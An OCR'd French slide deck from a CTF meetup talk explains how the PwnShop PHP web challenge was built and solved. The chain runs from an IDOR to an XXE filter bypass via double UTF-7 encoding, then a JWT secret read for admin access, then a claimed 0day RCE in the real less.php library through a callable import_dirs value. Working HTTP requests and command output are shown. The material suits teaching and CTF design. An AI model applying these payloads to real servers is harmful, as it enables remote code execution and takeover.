0day in CTF is cool, no?

Rayan Bouyaiche @ Hack The Box Meetup France - Before FIC

Quarkslab

WHOAMI

- Rayan Bouyaiche aka rayanlecat
- Adversary Simulation @Quarkslab
- Étudiant @2600
- Président et CTF player @Phreaks 2600
- Web et AD enjoyer
- OSCP, OSEP, CRTO, CARTP, CRTE, etc.
- https://rayanle.cat
- Pas du tout un expert juste un mongole qui tape sur un clavier

CONTEXTE & OBJECTIF


- PwnMe est un CTF organisé par Phreaks 2600 et 2600
- 3ème édition cette année
- Format Qualifications en remote et finales en présentiel
- Qualifications de 48h avec team size ilimité
- Grosses équipes qui jouent le CTF chaque année
- Besoin d'avoir un challenge bien dur et intéressant

Coulisses du Challenge

Quarkslab


IDÉE INITIALE

- Challenge avec un contexte réaliste
- Plusieurs étapes avec comme goal final de RCE
- Codebase en PHP car commun et bien apprécié des joueurs
- Challenge whitebox car plus plaisant pour les joueurs
- Forcer les gens à vraiment lire le code
- Pas de tricks farfelu car je n'aime pas ça




PWNSHOP

- Framework de boutique
- PHP vanilla
- Templating custom
- Système de gestions permissions
- Panel admin pour gérer l'app
- Recherche et achats d'objets
- Système de voucher
- Gestion du profil de l'utilisateur (photo, etc.)



PWNSHOP

- Base de données MySQL
- Apache comme serveur Web
- Architecture basée sur MVC (Model/View/Controllers)
- Index.php qui permet de faire le routage des différentes pages
- Librairies externes : wikimedia/less.php et firebase/php-jwt
- Le gros du code intéressant dans RestController.php
- Permissions.php qui permet de définir les différentes permissions
- Security qui contient des fonctions de sécurité (File et XML)



R&D AUTOUR DU CHALLENGE

- Mon idée était d'avoir un challenge en 3 étapes (Pré-auth/admin/RCE)
- Pour faire mes challenges j'aime bien m'inspirer d'articles que je lis
- Je tombe sur un blog post qui date de 2022 sur une RCE Flarum
- TLDR : RCE via phar deserialization
- La vulnérabilité qu'il a trouvée n'est pas situé dans Flarum mais less.php
- Donc j'essaye de POC la vulnérabilité avec la dernière version
- Spoiler : ça n'a pas marché

R&D AUTOUR DU CHALLENGE

- LESS CSS est un préprocesseur CSS qui permet d'écrire du CSS plus simplement grâce à des variables et des fonctions puis le compile en CSS
- À la base développer et maintenu en Javascript
- Il y a pleins de projets qui réimplémentent la lib dans différents langages (PHP, Ruby, .Net, Python, etc.)
- L'implémentation qui va nous intéresser est less.php porté par le projet Wikimedia et développé en PHP

R&D AUTOUR DU CHALLENGE

- La vulnérabilité de base trouvé dans less.php était située dans l'implémentation de la fonction **data-uri**
- Cette fonction permet de récupérer une ressource par exemple un fichier **data-uri('cat.jpg')** et de la transformer en **`url('')`**
- **Le problème c'est que en PHP il fait juste un file_get_contents donc on peut avoir un arbitrary file read**
- Par exemple si je fais un **data-uri('/etc/passwd') -> url('')**
- En sachant que la lib utilise **file_get_contents** on peut lui passer n'importe quel wrapper (php, phar, etc.)
- Problème dans la latest de **less.php** ça ne marche plus pourquoi ?
- Ils ont implémenté une nouvelle class **Less_FileManager** qui permet d'obtenir le chemin absolu complet et l'url d'import

R&D AUTOUR DU CHALLENGE

```php
public function datauri( $mimetypeNode, $filePathNode = null ) {
    $filePath = ( $filePathNode ? $filePathNode->value : null );
    // ...

    if ( file_exists( $filePath ) ) {
        $buf = @file_get_contents( $filePath );
    } else {
        $buf = false;
    }
    // ...
}
```

R&D AUTOUR DU CHALLENGE

- La vulnérabilité de base trouvé dans less.php était située dans l'implémentation de la fonction **data-uri**
- Cette fonction permet de récupérer une ressource par exemple un fichier **data-uri('cat.jpg')** et de la transformer en **`url('')`**
- **Le problème c'est que en PHP il fait juste un file_get_contents donc on peut avoir un arbitrary file read**
- Par exemple si je fais un **data-uri('/etc/passwd') -> url('')**
- En sachant que la lib utilise **file_get_contents** on peut lui passer n'importe quel wrapper (php, phar, etc.)
- Problème dans la latest de **less.php** ça ne marche plus pourquoi ?
- Ils ont implémenté une nouvelle class **Less_FileManager** qui permet d'obtenir le chemin absolu complet et l'url d'import

R&D AUTOUR DU CHALLENGE

- L'idée de base était d'analyser cette nouvelle class pour trouver un bypass afin de pouvoir read un fichier arbitraire
- Mais ça ne s'est pas passé comme prévu 👀
- Petit jeu, est-ce que vous voyez le problème dans le code suivant

```php
foreach ( $import_dirs as $rootpath => $rooturi ) {
            if ( is_callable( $rooturi ) ) {
                $res = $rooturi( $filename );
                if ( $res && is_string( $res[0] ) ) {
                    return [
                        Less_Environment::normalizePath( $res[0] ),
                        Less_Environment::normalizePath( $res[1] ?? dirname( $filename ) )
                    ];
}
```

Résolution du challenge

Quarkslab

RECON

- En regardant le Dockerfile on voit que le but est de RCE pour pouvoir exécuter **/getflag PWNME**

```
COPY ./flag.txt /root/
COPY ./getflag.c /root/
RUN gcc -o /getflag /root/getflag.c && \
    chmod u+s /getflag && \
    rm /root/getflag.c
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    if (argc != 2 || strcmp(argv[1], "PWNME") != 0) {
        fprintf(stderr, "Usage : ./getflag PWNME\n");
        return EXIT_FAILURE;
    }

    FILE *file;
    char ch;

    file = fopen("/root/flag.txt", "r");
    if (file == NULL) {
        perror("Cannot read the flag, open a ticket on the discord.");
        return EXIT_FAILURE;
    }

    while ((ch = fgetc(file)) != EOF) {
        putchar(ch);
    }

    fclose(file);
    return EXIT_SUCCESS;
}
```

RECON

- Quand on créer un compte on a les permissions suivantes ViewProducts, UpdateProfile, ChangePassword, ManageCart, Checkout, ManageOrders

- Ces permissions nous permettent d'accéder aux fonctions suivantes getProduct, searchProducts, getProducts, updatePassword, updateProfile, submitOrder, createOrder, deleteOrder, updateOrder, updateCartItem, getCart, removeFromCart, addToCart

- **TLDR** : On peut chercher des objets, en acheter et gérer notre profil

- Point important c'est que le seul objet qu'on peut acheter est un flag mais nous n'avons pas assez de crédits pour l'acheter

- On remarque aussi que dans la base de données il y a des utilisateurs avec des commandes avec différents statuts (en cours, finalisé et annulé)

STEP 1 (IDOR)


- La première vulnérabilité qu'on trouve est une IDOR dans la soumission des commandes
- Le code vérifie uniquement si la commande existe et possède le bon status
- Le check est fait uniquement sur le front mais pas au niveau de l'API
- Si on réussit à trouver le nom d'une commande en attente de validation on peut réussir à la valider à sa place

```php
#[Privilege(permissions: [Permissions::CHECKOUT])]
private function submitOrder($currentUser, $data) {
    try {
        $order = $this->order->getOrderById($data["id"]);
        if (!$order) {
            return ['error' => 'Order not found', 'status' => 404];
        }
        if ($order["status"] !== "pending") {
            return ['error' => 'Order is not pending', 'status' => 400];
        }
...snip...
```

```php
if (intval($order['user_id']) !== intval($user['user_id'])) {
            $errorCode = 403;
            $errorTitle = "Access Denied";
            $errorMessage = "You are not authorized to access this order.";
            require __DIR__ . '/../templates/error.php';
            exit;
}
```

STEP 2 (XXE)

- Quand on regarde un peu plus loin dans le code on voit que la commande est envoyée au format XML
- Une chose intéressante à noter est l'utilisation de **LIBXML_NOENT** qui permet de charger les entités externes donc vulnérables aux XXE
- Cependant juste avant on a un scanner qui a l'air de nettoyé le XML qu'on envoi
- La prochaine étape est donc de regarder comment ce scanner est fait et si il n'y a pas moyen de contourner la sanitization
- On voit aussi que le serveur ne renvoie pas le XML donc il faudra exploité la XXE en OOB (Out of Band)



STEP 2 (XXE)

- La fonction regarde si il y a une entité externe de définie avant et après conversion en UTF8

```php
    public function scan($xml): string
    {
        $pattern = '/\\0*' . implode('\\0*', str_split($this->pattern)) . '\\0*/';

        $xml = "$xml";
        if (preg_match($pattern, $xml)) {
            throw new Exception('Before UTF-8 conversion, detected use of ENTITY in XML, spreadsheet
file load() aborted to prevent XXE/XEE attacks');
        }

        $xml = $this->toUtf8($xml);
        if (preg_match($pattern, $xml)) {
            var_dump($xml);
            throw new Exception('After UTF-8 conversion, detected use of ENTITY in XML, spreadsheet
file load() aborted to prevent XXE/XEE attacks');
        }

        return $xml;
    }
```

STEP 2 (XXE)

- La fonction vérifie si un autre encoding est utilisé, si c'est le cas il décode en UTF8.
- Le problème de cette fonction est quelle ne vérifie pas les encoding de manière itérative

```php
private function toUtf8(string $xml): string
    {
        $charset = $this->findCharSet($xml);
        $foundUtf7 = $charset === 'UTF-7';
        if ($charset !== 'UTF-8') {
            $testStart = '/^.{0,4}\\s*<?xml/s';
            $startWithXml1 = preg_match($testStart, $xml);
            $xml = self::forceString(mb_convert_encoding($xml, 'UTF-8', $charset));
            if ($startWithXml1 === 1 && preg_match($testStart, $xml) !== 1) {
                throw new Exception('Double encoding not permitted');
            }
            $foundUtf7 = $foundUtf7 || (preg_match(self::ENCODING_UTF7, $xml) === 1);
            $xml = preg_replace(self::ENCODING_PATTERN, '', $xml) ?? $xml;
        } else {
            $foundUtf7 = $foundUtf7 || (preg_match(self::ENCODING_UTF7, $xml) === 1);
        }
        if ($foundUtf7) {
            throw new Exception('UTF-7 encoding not permitted');
        }

        return $xml;
    }
```

STEP 2 (XXE)

- Donc si je double encode en UTF7 mon XML et que je mets deux fois le **encoding='UTF7'**, il va dans un premier temps récupérer le premier et décoder mon XML en UTF7 pour ensuite laisser le deuxième **encoding='UTF-7'** et mon XML encodé une seule fois en UTF7

Avant

```
<?xml version=\"1.0\" encoencoding=\"UTF7\"ding=\"UTF-7\" standalone=\"yes\"?>
```

Après

```
<?xml version=\"1.0\" encoding=\"UTF-7\" standalone=\"yes\"?>
```

STEP 2 (XXE)

- Donc si je double encode en UTF7 mon XML et que je mets deux fois le **encoding='UTF7'**, il va dans un premier temps récupérer le premier et décoder mon XML en UTF7 pour ensuite laisser le deuxième **encoding='UTF-7'** et mon XML encodé une seule fois en UTF7

Avant

```
<?xml version=\"1.0\" encoencoding=\"UTF7\"ding=\"UTF-7\" standalone=\"yes\"?>
```

Après

```
<?xml version=\"1.0\" encoding=\"UTF-7\" standalone=\"yes\"?>
```

STEP 2 (XXE)

- Maintenant qu'on peut exploiter notre XXE on peut obtenir un file read
- On voit que dans le fichier **JWTManager.php** il y a le secret JWT hardcodé donc on a juste à lire ce fichier pour pouvoir se forger des JWT de manière arbitraire et devenir admin

```php
class JWTManager {
    private string $key;
    private string $algorithm;

    public function __construct() {
        $this->key = 'f3b5e9ce2d002405aba431992b191f3163fba19ff7253f203d0e739e9b3d42e5';
        $this->algorithm = 'HS256'
    }
```

STEP 3 (RCE)

- Globalement maintenant qu'on est admin on peut manager toute la plateforme (Users, Products, Vouchers, etc.)
- Mais il n'y a pas grand-chose d'intéressant dans ces features là
- On voit cependant qu'on a une feature assez particulière utilisant la librairie less.php
- La librairie est à jour donc à priori il n'y a pas de vulnérabilité publique à exploiter
- C'est donc le moment de POC notre petite 0day

STEP 3 (RCE)

```
$res = $rooturi( $filename );
```

```
$import_dirs = array_merge( $import_dirs, Less_Parser::$options['import_dirs'] );
foreach ( $import_dirs as $rootpath => $rooturi ) {
```

```
public function SetImportDirs( $dirs ) {
    self::$options['import_dirs'] = [];
...snip...
        self::$options['import_dirs'][$path] = $uri_root;
    }
}
```

```
POST /api/settings/less/imports HTTP/1.1
Host: localhost
Content-Type: application/json
Authorization: Bearer <JWT Token>

{"physicalPath":"/var/www/html/resources/less","importPath":"system"}
```

STEP 3 (RCE)


```php
public function datauri( $mimetypeNode, $filePathNode = null ) {
    if ( !$filePathNode ) {
        $filePathNode = $mimetypeNode;
        $mimetypeNode = null;
    }

    $filePath = $filePathNode->value;
    // ...
    [ $filePath ] = Less_FileManager::getFilePath( $filePath, $this->currentFileInfo );
```

```http
PUT /api/settings/css HTTP/1.1
Host: localhost
Content-Type: application/json
Authorization: Bearer <JWT Token>

{"css":".test { content: data-uri('id');}"}
```

STEP 3 (RCE)



```
HTTP/1.1 200 OK
Date: Sun, 02 Feb 2025 12:14:50 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
Content-Length: 114

uid=33(www-data) gid=33(www-data) groups=33(www-data)
{"success":true,"message":"Custom CSS updated successfully"}
```

STEP 3 (RCE)

```
PUT /api/settings/css HTTP/1.1
Host: localhost
Content-Type: application/json
Authorization: Bearer <JWT Token>

{"css":".test { content: data-uri('/getflag PWNME');}"}
```

```
HTTP/1.1 200 OK
Date: Sun, 02 Feb 2025 13:10:51 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
Content-Length: 76

PWNME{f8c24b0632286fe10e506350b4074779}{"success":true,"message":"Custom CSS updated successfully"}
```

Conseils pour la création de challenges

Quarkslab

CONSEILS

- Essayez de se mettre à la personne qui va solve le challenge
- Ne pas proposer de challenges en Black Box si c'est juste pour rendre le challenge plus dur (sécurité par l'obscurité)
- Le but principal d'un challenge s'est de s'amuser mais c'est cool si les personnes apprennent des choses
- Faire un bon challenge ça demande surtout des bonnes idées donc n'hésitez pas à prendre des notes quand vous avez des idées pour juste à avoir à piocher dedans
- N'hésitez pas à faire tester vos challenges à des potes et demander leur avis car on ne pense pas tous de la même manière donc avoir des avis extérieurs c'est toujours top
- Plus d'informations sur le doc suivant

Questions ?

Quarkslab